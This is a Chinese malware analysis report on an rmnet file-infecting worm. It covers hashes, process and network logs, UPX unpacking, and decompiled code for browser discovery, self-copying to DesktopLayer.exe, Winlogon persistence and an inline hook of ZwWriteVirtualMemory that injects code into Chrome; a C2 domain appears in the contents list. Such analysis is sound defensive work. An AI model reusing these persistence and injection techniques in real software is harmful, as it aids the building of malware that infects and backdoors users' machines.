

目录

一、基本信息	2
二、样本简介	2
1、简述	2
2、主要行为	2
三、病毒流程图	3
四、动态行为	3
五、静态分析	5
1、脱壳	5
2、病毒源程序代码分析	7
1) 获取默认浏览器及其位置	7
2) 创建互斥体 KyUffThOkYwRRtgPP	8
3) 拷贝源文件，创建进程 DesktopLayer.exe	9
4) 将恶意代码注入 Chrome.exe，进行 Inline Hook	10
5) 提取注入到浏览器中的 DLL 文件	11
3、注入的恶意 DLL 功能分析	13
1) 线程一：劫持 Winlogon 注册表项，设置 DesktopLayer.exe 自启动	13
2) 线程二：访问 google.com:80，测试网络连通性	14
3) 线程三：将感染时间写入 dmlconf.dat 文件	14
4) 线程四：每 10 分钟从 fget-career.com 接收指令执行	15
5) 线程五：收集计算机信息发送到远程 C2 服务器	15
6) 两个主要线程实现感染功能	16
六、样本溯源	23
七、总结	24

一、基本信息

FileName	ff5e1f27193ce51eec318714ef038bef_ff5e1f27193ce51eec318714ef038bef.exe
Type	rmnet 感染型蠕虫病毒
Size	56320 bytes
MD5	FF5E1F27193CE51EEC318714EF038BEF
SHA-1	b4fa74a6f4dab3a7ba702b6c8c129f889db32ca6
加壳	UPX

· 病毒原型：DesktopLayer.exe

二、样本简介


1、简述

该样本为经典的 rmnet 感染型病毒，能够感染本地硬盘以及移动存储设备，同时样本能够从远程服务器接收指令执行，在用户计算机中留下后门。样本的特点在于将实现感染功能的恶意代码注入到了用户浏览器当中，浏览器成了执行恶意代码的一个空壳，这种做法能够很好地隐藏自身，同时感染大量文件实现了自己在系统中的驻留。

2、主要行为

- 1) 拷贝病毒源文件，创建进程 DesktopLayer.exe，添加注册表自启动项
- 2) Hook ZwWriteVirtualMemory 函数，将恶意代码注入 Chrome.exe 进程
- 3) 感染 exe、dll 文件，添加.rmnet 区段
- 4) 感染 htm、html 文件，尾部插入一段 HTML 代码
- 5) 感染 U 盘，创建 autorun.inf 隐藏文件，自启动病毒源程序

三、病毒流程图





四、动态行为

创建了大量浏览器线程。


7:48:...	chrome.exe	4688	Load Image	C:\Windows\System32\user32.dll	SUCCESS
7:48:...	chrome.exe	4688	Load Image	C:\Windows\System32\gdi32.dll	SUCCESS
7:48:...	chrome.exe	4688	Load Image	C:\Windows\System32\lpk.dll	SUCCESS
7:48:...	chrome.exe	4688	Load Image	C:\Windows\System32\usp10.dll	SUCCESS
7:48:...	chrome.exe	4688	Load Image	C:\Windows\System32\ina32.dll	SUCCESS
7:48:...	chrome.exe	4688	Load Image	C:\Windows\System32\msctf.dll	SUCCESS
7:48:...	chrome.exe	4688	Load Image	C:\Windows\System32\advapi32.dll	SUCCESS
7:48:...	chrome.exe	4688	Load Image	C:\Windows\System32\sechost.dll	SUCCESS
7:48:...	chrome.exe	4688	Load Image	C:\Windows\System32\shell32.dll	SUCCESS
7:48:...	chrome.exe	4688	Load Image	C:\Windows\System32\shlwapi.dll	SUCCESS
7:48:...	chrome.exe	4688	Thread Create		SUCCESS
7:48:...	chrome.exe	4688	Thread Create		SUCCESS
7:48:...	chrome.exe	4688	Thread Create		SUCCESS
7:48:...	chrome.exe	4688	Thread Create		SUCCESS
7:48:...	chrome.exe	4688	Thread Create		SUCCESS
7:48:...	chrome.exe	4688	Load Image	C:\Windows\System32\imagehlp.dll	SUCCESS
7:48:...	chrome.exe	4688	Thread Create		SUCCESS
7:48:...	chrome.exe	4688	Thread Create		SUCCESS
7:48:...	chrome.exe	4688	Thread Create		SUCCESS
7:48:...	chrome.exe	4688	Load Image	C:\Windows\System32\mswsock.dll	SUCCESS
7:48:...	chrome.exe	4688	Load Image	C:\Windows\System32\WSHTCPPIP.DLL	SUCCESS
7:48:...	chrome.exe	4688	Load Image	C:\Windows\System32\nlaapi.dll	SUCCESS
7:48:...	chrome.exe	4688	Load Image	C:\Windows\System32\NapiNSP.dll	SUCCESS
7:48:...	chrome.exe	4688	Thread Create		SUCCESS

添加注册表自启动项

Autoren Entry	Description	Image Path
<input checked="" type="checkbox"/>  HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit		
<input checked="" type="checkbox"/>  c:\program files\microsoft\desktoplayer.exe		c:\program files\microsoft\desktoplayer.exe

拷贝自身到 C:\Program Files\Microsoft\DesktopLayer.exe

19:38...	ff5elf27193ce51e...	2820	CreateFile	C:\Program Files\Microsoft\DesktopLayer.exe	S
----------	---------------------	------	------------	---	---

Microsoft				
计算机 > 本地磁盘 (C:) > Program Files > Microsoft				
组织 >	包含到库中 >	共享 >	新建文件夹	
收藏夹	名称 ^	修改日期	类型	大小
下载	 DesktopLayer.exe	2019/9/24 17:16	应用程序	55 KB
桌面				

进行大量 TCP 连接

Process Monitor - Sysinternals: www.sysinternals.com						
File Edit Event Filter Tools Options Help						
Time...	Process Name	PID	Operation	Path		Result
19:38...	chrome.exe	3972	TCP Connect	WIN-S50SAVOJ2LE.localdomain:49339 -> 72.26.218.76:https		SUCCESS
19:38...	chrome.exe	3972	TCP Send	WIN-S50SAVOJ2LE.localdomain:49339 -> 72.26.218.76:https		SUCCESS
19:38...	chrome.exe	3972	TCP Send	WIN-S50SAVOJ2LE.localdomain:49339 -> 72.26.218.76:https		SUCCESS
19:38...	chrome.exe	3972	TCP Receive	WIN-S50SAVOJ2LE.localdomain:49339 -> 72.26.218.76:https		SUCCESS
19:38...	chrome.exe	3972	TCP Disconnect	WIN-S50SAVOJ2LE.localdomain:49339 -> 72.26.218.76:https		SUCCESS
19:38...	chrome.exe	3972	TCP Connect	WIN-S50SAVOJ2LE.localdomain:49340 -> 72.26.218.76:https		SUCCESS
19:38...	chrome.exe	3972	TCP Send	WIN-S50SAVOJ2LE.localdomain:49340 -> 72.26.218.76:https		SUCCESS
19:38...	chrome.exe	3972	TCP Send	WIN-S50SAVOJ2LE.localdomain:49340 -> 72.26.218.76:https		SUCCESS
19:38...	chrome.exe	3972	TCP Receive	WIN-S50SAVOJ2LE.localdomain:49340 -> 72.26.218.76:https		SUCCESS
19:38...	chrome.exe	3972	TCP Disconnect	WIN-S50SAVOJ2LE.localdomain:49340 -> 72.26.218.76:https		SUCCESS
19:38...	chrome.exe	3972	TCP Reconnect	WIN-S50SAVOJ2LE.localdomain:49338 -> tsa01s09-in-f14.1e100.net:http		SUCCESS
19:38...	chrome.exe	3972	TCP Reconnect	WIN-S50SAVOJ2LE.localdomain:49338 -> tsa01s09-in-f14.1e100.net:http		SUCCESS
19:39...	chrome.exe	3972	TCP Connect	WIN-S50SAVOJ2LE.localdomain:49343 -> a-0001.a-msedge.net:http		SUCCESS
19:40...	chrome.exe	3972	TCP Reconnect	WIN-S50SAVOJ2LE.localdomain:49378 -> tsa01s09-in-f14.1e100.net:http		SUCCESS
19:40...	chrome.exe	3972	TCP Reconnect	WIN-S50SAVOJ2LE.localdomain:49378 -> tsa01s09-in-f14.1e100.net:http		SUCCESS
19:40...	chrome.exe	3972	TCP Connect	WIN-S50SAVOJ2LE.localdomain:49391 -> 13.107.21.200:http		SUCCESS

样本运行一段时间后，大量 exe 和 DLL 文件增加了一个.rmnet 区段。

Detect It Easy 2.02								
File name: PE basic info								
Sections								
Check packed status <input checked="" type="checkbox"/> Read only								
Name	V.Address	V.Size	Offset	R.Size	Flags	Entropy	Packed	
.text	00001000	0002e8b4	00000400	0002ea00	b0000020	6.75	no	
.rdata	00030000	00000000	00030000	00000000	00000000	6.31	no	
.data	00037000	00000000	00037000	00000000	00000000	3.29	no	
.rsrc	0003f000	000001b4	00036c00	00000200	40000040	5.12	no	
.reloc	00040000	00001cfa	00036e00	00001e00	42000040	5.26	no	
.rmnet	00042000	00013000	00038c00	00012800	e0000020	7.25	yes	
Add new section Delete last section OK								
Detect It Easy OK Cancel Apply About								
100%								
Exit								

[illegible]

1、脱壳

Detect It Easy 2.02

File name: 193ce51eec318714ef038bef_ff5elf27193ce51eec318714ef038bef.vir

Scan Scripts Plugins Log

Type: PE Size: 56320 Entropy FLC S H

Export Import Resource Overlay NET PE

EntryPoint 0002c030 > ImageBase: 00400000

NumberOfSections: 0003 > SizeOfImage: 0002e000

packer	UPX (3.03) [NRV, best]	S ?
linker	unknown (7.4) [EXE32]	S ?

Detect It Easy Signatures Info

100% > 87 ms

Scan

Options About Exit

该样本一共有三层 UPX 壳，通过三次 ESP 定律可以得到文件原貌。

7.exe - PID: C44 - 模块: 7.exe - 线程: 主线程 628 - x32dbg

文件(F) 视图(V) 调试(D) 追踪(T) 插件(P) 收藏夹(C) 选项(O) 帮助(H) Jun 16 2019

CPU 流程图 日志 笔记 断点 内存布局 调用堆栈 SEH链 脚本 符号

EIP EDX 0042C030 60 pushad
0042C031 BE 00F04100 mov esi,7.41F000
0042C036 8DBE 0020FEFF lea edi,dword ptr ds:[esi-1E000]
0042C03C 57 push edi
0042C03D 83CD FF or ebp,FFFFFFFF
0042C040 EB 10 jmp 7.42C052
0042C042 90 nop
0042C043 90 nop
0042C044 90 nop
0042C045 90 nop
0042C046 90 nop
0042C047 90 nop
0042C048 8A06 mov al,byte ptr ds:[esi]
0042C04A 46 inc esi
0042C04B 8807 mov byte ptr ds:[edi],al
0042C04D 47 inc edi
0042C04E 010B add ebx,ebx
0042C050 75 07 jne 7.42C059
0042C052 8B1E mov ebx,dword ptr ds:[esi]

EntryPoint

第一次ESP定律

CPU 流程图 日志 笔记 断点 内存布局 调用堆栈 SEH链 脚本 符号

EIP 001E2CA9 55 push ebp
001E2CAA 8BEC mov ebp,esp
001E2CAC 81C4 B4F7FFFF add esp,FFFFFF7B4
001E2CB2 53 push ebx
001E2CB3 90 nop
001E2CB4 E9 19F8FFFF jmp 1E24D2
001E2CB9 8020 80 and byte ptr ds:[eax],80
001E2CBC 8000 04 add byte ptr ds:[eax],4
001E2CBF 8000 00 add byte ptr ds:[eax],0
001E2CC2 2020 and byte ptr ds:[eax],ah
001E2CC4 04 04 add al,4
001E2CC6 2080 80000004 and byte ptr ds:[eax+4000080],al
001E2CCC 8000 20 add byte ptr ds:[eax],20
001E2CCF 0020 add byte ptr ds:[eax],ah
001E2CD1 000404 add byte ptr ss:[esp+eax],al
001E2CD4 2020 and byte ptr ds:[eax],ah
001E2CD6 8020 80 and byte ptr ds:[eax],80
001E2CD9 04 04 add al,4

第二次ESP定律

CPU 流程图 日志 笔记 断点 内存布局 调用堆栈 SEH链 脚本 符号 源代码

EIP 0041138E 00FF add bh,bh
00411390 60 pushad
00411391 BE 00C04000 mov esi,7.40C000
00411396 8DBE 0050FFFF lea edi,dword ptr ds:[esi-B000]
0041139C 57 push edi
0041139D EB 0B jmp 7.4113AA
0041139F 90 nop
004113A0 8A06 mov al,byte ptr ds:[esi]
004113A2 46 inc esi
004113A3 8807 mov byte ptr ds:[edi],al
004113A5 47 inc edi
004113A6 010B add ebx,ebx
004113A8 75 07 jne 7.4113B1
004113AA 8B1E mov ebx,dword ptr ds:[esi]
004113AC 83EE FC sub esi,FFFFFFFC
004113AF 110B adc ebx,ebx
004113B1 72 ED jb 7.4113A0

第三次ESP定律


CPU 流程图 日志 笔记 断点 内存布局 调用堆栈 SEH链 脚本 符号 源代码

EIP 00402C5B 68 00040000 push 400
00402C60 68 D0DF4000 push 7.40DFD0
00402C65 E8 AEEAFFFF call 7.401718
00402C6A 83F8 01 cmp eax,1
00402C6D 75 70 jne 7.402CDF
00402C6F 68 00404000 push 7.404000
00402C74 E8 66EAF7FF call 7.40160F
00402C79 0BC0 or eax,eax
00402C7B 74 0B je 7.402C88
00402C7D 50 push eax
00402C7E 8B 3FEAFF7F call 7.4016C2
00402C83 B8 01000000 mov eax,1
00402C88 83F8 01 cmp eax,1
00402C8B 75 52 jne 7.402CDF
00402C8D 68 04010000 push 104
00402C92 68 D1E34000 push 7.40E3D1
00402C97 6A 00 push 0
00402C99 E8 AE000000 call <JMP.&GetModuleFileNameA>
00402C9E 50 push eax
00402C9F 68 D1E34000 push 7.40E3D1
00402CA4 E8 94E3FFFF call 7.40103D
00402CA9 68 D1E34000 push 7.40E3D1
00402CAE E8 D6FEFFFF call 7.402B89
00402CB3 83F8 01 cmp eax,1
00402CB6 75 07 jne 7.402C8F
00402CBA E8 57000000 call <JMP.&ExitProcess>
00402CBF E8 84EBFFFF call 7.401848
00402CC4 83F8 01 cmp eax,1
00402CC7 75 16 jne 7.402CDF
00402CC9 E8 50FEFFFF call 7.402B1E
00402CCE 6A 01 push 1
00402CD0 68 D0DF4000 push 7.40DFD0
00402CD5 E8 9FE6FFFF call 7.401379
00402CDA E8 83FEFFFF call 7.402B62
00402CDF 6A 00 push 0
00402CE1 E8 30000000 call <JMP.&ExitProcess>
00402CE6 FF25 CC304000 jmp dword ptr ds:[<&CloseHandle>]
00402CEC FF25 C4304000 jmp dword ptr ds:[<&CopyFileA>]
00402CF2 FF25 C0304000 jmp dword ptr ds:[<&CreateDirectoryA>]
00402CF8 FF25 68304000 jmp dword ptr ds:[<&CreateFileA>]
00402CFE FF25 10304000 jmp dword ptr ds:[<&CreateMutexA>]
00402D04 FF25 14304000 jmp dword ptr ds:[<&CreateProcessA>]
00402D0A FF25 18304000 jmp dword ptr ds:[<&CreateToolhelp32Snapshot>]

Dump点

404000:"kyuffThOkYwRRtgPP"

JMP.&CloseHandle
JMP.&CopyFileA
JMP.&CreateDirectoryA
JMP.&CreateFileA
JMP.&CreateMutexA
JMP.&CreateProcessA
JMP.&CreateToolhelp32Snapshot



脱壳后的效果

2、病毒源程序代码分析

1) 获取默认浏览器及其位置


病毒运行后首先会通过查询 **HKEY_CLASSES_ROOT\http\shell\open\command** 注册表项来获取默认的浏览器及其所在位置，在获取到注册表项的值之后，会判断浏览器的启动文件是否真实存在。

```
phkResult = 0;
if ( !RegOpenKeyA(HKEY_CLASSES_ROOT, "http\\shell\\open\\command", &phkResult) )// http\\shell\\open\\command的值为默认浏览器
{
    cbData = u400;
    RegQueryValueExA(phkResult, 0, 0, 0, &CommandLine, &cbData);
    param1Addparam2_40103D((int)&CommandLine, cbData);// &CommandLine保存的就是默认浏览器的路径
    RegCloseKey(phkResult);
    RegItemLength = lstrlenA((LPCSTR)&CommandLine);// 求默认浏览器路径字符串的长度
    v3 = CalcAboutRegItem_401052(&CommandLine, RegItemLength, 0x22);
    if ( v3 )
    {
        lstrcpyA((LPSTR)&CommandLine, v3 + 1);
        v4 = lstrlenA((LPCSTR)&CommandLine);
        v5 = CalcAboutRegItem_401052(&CommandLine, v4, 34);
        if ( v5 )
            *u5 = 0;
    }
    if ( FindFirstFileA_4011DF((LPCSTR)&CommandLine) == 1 )// 查看默认浏览器chrome.exe文件是否存在
        goto LABEL_14;
```

本机默认浏览器为 chrome.exe

00401755	FF75 F8	push dword ptr ss:[ebp-0x8]	
00401758	FF75 08	push dword ptr ss:[ebp+0x8]	dump_exe.0040DFD0
0040175B	E8 DDF8FFFF	call dump_exe.0040103D	
00401760	FF75 FC	push dword ptr ss:[ebp-0x4]	
00401763	E8 9E160000	call <jmp.&advapi32.RegCloseKey>	
00401768	FF75 08	push dword ptr ss:[ebp+0x8]	dump_exe.0040DFD0
0040176B	E8 90160000	call <jmp.&kernel32.lstrlenA>	
00401770	6A 22	push 0x22	
00401772	50	push eax	
00401773	FF75 08	push dword ptr ss:[ebp+0x8]	dump_exe.0040DFD0
00401776	E8 D7F8FFFF	call dump_exe.00401052	
0040177B	0BC0	or eax,eax	
0040177D	74 25	je short dump_exe.004017A4	
0040177F	40	inc eax	
00401780	50	push eax	

堆栈 ss:[0012FF84]=0040DFD0 (dump_exe.0040DFD0), ASCII ""C:\Program Files\Google\Chrome\Application\chrome.exe" -- "%1""



如果注册表项值指向的位置并未发现浏览器启动文件，那么去另外两个路径去找 IE 浏览器。

>> C:\Program Files\Internet Explorer\iexplore.exe

>> SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\IEXPLORE.EXE

```

if ( FindFirstFileA_4011DF((LPCSTR)&CommandLine) == 1 )// 查看默认浏览器chrome.exe文件是否存在
    goto LABEL_14;
}
// 如果在上面没有找到默认浏览器的文件，那么到下边这两个位置去找找吧
if ( ((v6 = ExpandEnvironmentStringsA("%ProgramFiles%\Internet Explorer\iexplore.exe", (LPSTR)&CommandLine, u400)) == 0
|| (param1Addparam2_40103D((int)&CommandLine, v6), FindFirstFileA_4011DF((LPCSTR)&CommandLine) != 1))
&& ((phkResult = 0,
RegOpenKeyA(
    HKEY_LOCAL_MACHINE,
    "SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\IEXPLORE.EXE",
    &phkResult))
|| (cbData = u400,
RegQueryValueA(phkResult, 0, 0, 0, &CommandLine, &cbData),
param1Addparam2_40103D((int)&CommandLine, cbData),
RegCloseKey(phkResult),
FindFirstFileA_4011DF((LPCSTR)&CommandLine) != 1)) )
{

```

2) 创建互斥体 KyUffThOkYwRRtgPP

获取到默认浏览器启动文件的完整路径之后会创建互斥体，判断是否有同名互斥体存在，以保证病毒自身进程在系统当前时刻只有一个实例在运行。


```

if ( FindDefaultBrowserFile_401718(&CommandLine, 0x400u) == 1 )// 获取默认浏览器及其位置, 查询方式是查询注册表
// 此处为C:\Program Files\Google\Chrome\Application\chrome.exe
{
    v2 = CreateMutex_4016DF("KyUFFThOkYwRRtgPP");// 创建互斥体
    if ( v2 )
    {
        ReleaseMutex_4016C2(v2);
        v2 = HANDLE_FLAG_INHERIT;
    }
}

```

3) 拷贝源文件, 创建进程 DesktopLayer.exe

互斥体创建后, 会获取病毒自身进程文件的完整路径, 判断文件名是否是 **DesktopLayer.exe**。如果不是的话, 将程序源文件复制到 **C:\Program Files\Microsoft\DesktopLayer.exe** 并创建进程执行, 随后结束自身进程。如果是的话, 则执行后面的流程。

```

if ( v2 == HANDLE_FLAG_INHERIT )
{
    v3 = GetModuleFileNameA(0, szFileName, 0x104u);// 获取进程文件完整路径
    param1Addparam2_40103D((int)szFileName, v3);
    if ( CopyVirusFile_CreateProcess_402B89(a1, a2, szFileName) == 1 )// 复制病毒源文件到C盘目录下, 创建进程执行病毒文件
        ExitProcess(0); // 结束进程

    11| lpString1 = 0;
    12| for ( i = 0; i != 7; ++i )
    13| {
    14|     {
    15|         v1 = 0;
    16|         if ( i )
    17|         {
    18|             switch ( i )
    19|             {
    20|                 case 1:
    21|                     v1 = ExpandEnvironmentStringsA("%CommonProgramFiles%", &dst, '\x02') - 1; // 即c:\Program Files\Common Files
    22|                     break;
    23|                 case 2:
    24|                     v1 = ExpandEnvironmentStringsA("%HOMEDRIVE%\%HOMEPATH%", &dst, 0x2FCu) - 1; // %HOMEDRIVE%表示系统所在盘即 C: \
    25|                     // %HOMEPATH%表示\Documents and Settings\用户名
    26|                     break;
    27|                 case 3:
    28|                     v1 = ExpandEnvironmentStringsA("%APPDATA%", &dst, 0x2FCu) - 1; // 表示c:\Documents and Settings\用户名\Application Data文件
    29|                     break;
    30|                 case 4:
    31|                     v1 = GetSystemDirectoryA(&dst, 0x2FCu); // 获取系统目录: c:\Windows\system32
    32|                     break;
    33|                 case 5:
    34|                     v1 = GetWindowsDirectoryA(&dst, 0x2FCu); // Windows目录的完整路径名c:\Windows
    35|                     break;
    36|                 case 6:
    37|                     v1 = GetTempPathA(0x2FCu, &dst); // c:\Temp
    38|                     break;
    39|             }
    40|         }
    41|         else
    42|         {
    43|             v1 = ExpandEnvironmentStringsA("%ProgramFiles%", &dst, 0x2FCu) - 1; // c:\Program Files
    44|         }
    45|         AddDoubleBackSlash_4013D6(&dst, v1); // 添加 \\
    46|         if ( Microsoft )
    47|             lstrcatA(&dst, Microsoft); // 拼接出 c:\Program Files\Microsoft
    48|         CreateDirectoryA(&dst, 0); // 创建该目录

        创建该目录

    43| }
    44| {
    45|     v2 = GetSpecialDirectory_401402(Microsoft); // 获取特殊目录, 拼接Microsoft字符串并创建目录
    46|     if ( v2 )
    47|     {
    48|         lpString = v2;
    49|         SpecialDirectoryPathLength = lstrlenA(v2);
    50|         v4 = (CHAR *)GlobalReAlloc((HGLOBAL)lpString, (SIZE_T)&DesktopLayer_exe[SpecialDirectoryPathLength + 2], 0x42u);
    51|         if ( v4 )
    52|         {
    53|             lpString = v4;
    54|             lstrcatA(v4, DesktopLayer_exe); // 拼接出要复制到的完整目标路径
    55|             // C:\Program Files\Microsoft\DesktopLayer.exe
    56|         }
    57|     }
    58| }
    59| return lpString;
}

```

创建 Microsoft 目录

```

if ( v11 == 1 ) // v11 =1
{
    VirFile = (CHAR *)MakeVirusPath_ForCopyingLater_4015BF("Microsoft", "DesktopLayer.exe");// 拼接出C:\Program Files\Microsoft\DesktopLayer.exe
    if ( VirFile )
    {
        VirusFile = VirFile;
        if ( CopyFileA(lpszFileName, VirFile, 0) )// 将病毒源程序从桌面复制过去
        {
            CreateProcess_401379((LPSTR)VirusFile, 1);// 创建进程执行病毒程序
            v12 = 1;
        }
        GlobalFree(VirusFile);
    }
}
return v12;

```

复制文件到 Microsoft 目录

4) 将恶意代码注入 Chrome.exe，进行 Inline Hook

调用 CreateProcessA 函数来启动 Chrome.exe 进程时，会调用 ntdll.ZwWriteVirtualMemory 函数，然而 ZwWriteVirtualMemory 函数已经被 Hook 到 sub_402A59 函数 (HookCode)，此时 Chrome.exe 成了一个执行注入代码的壳。

```

21     if ( GetModuleHandleA_ntdll_401848() == 1 )
22     {
23         Inline_Hook_402B1E((unsigned __int8 *)a1);// 对函数 ZwWriteVirtualMemory 进行 Inline Hook
24         CreateProcess_401379((LPSTR)&CommandLine, 1);// CommandLine是 chrome.exe, 调用CreateProcessA
25         GetProcId_EnumProcess_OpenThread_402B62();// 遍历进程，开启线程
26     }
27 }

```

402B1E 为回调函数

00402963	83E8 05	sub eax,0x5	
00402966	8906	mov dword ptr ds:[esi],eax	
00402968	8B45 10	mov eax,dword ptr ss:[ebp+0x10]	
0040296B	8B5D F8	mov ebx,dword ptr ss:[ebp-0x8]	
0040296E	83C3 05	add ebx,0x5	
00402971	8918	mov dword ptr ds:[eax],ebx	
00402973	8D45 F0	lea eax,dword ptr ss:[ebp-0x10]	
00402976	50	push eax	
00402977	FF75 F4	push dword ptr ss:[ebp-0xC]	
0040297A	FF75 E8	push dword ptr ss:[ebp-0x18]	
eax=892ABFBC			
Hook地址完毕			
地址	HEX 数据	反汇编	注释
77156A92	FF12	call dword ptr ds:[edx]	
77156A94	C2 1800	retn 0x18	
77156A97	90	nop	
77156A9A	E9 BCBF2A89	jmp DesktopL.00402A59	
77156A9D	BA 0003FE7F	mov edx,0x7FFE0300	
77156AA2	FF12	call dword ptr ds:[edx]	
77156AA4	C2 1400	retn 0x14	
77156AA7	90	nop	
77156AAB	B8 90010000	mov eax,0x190	
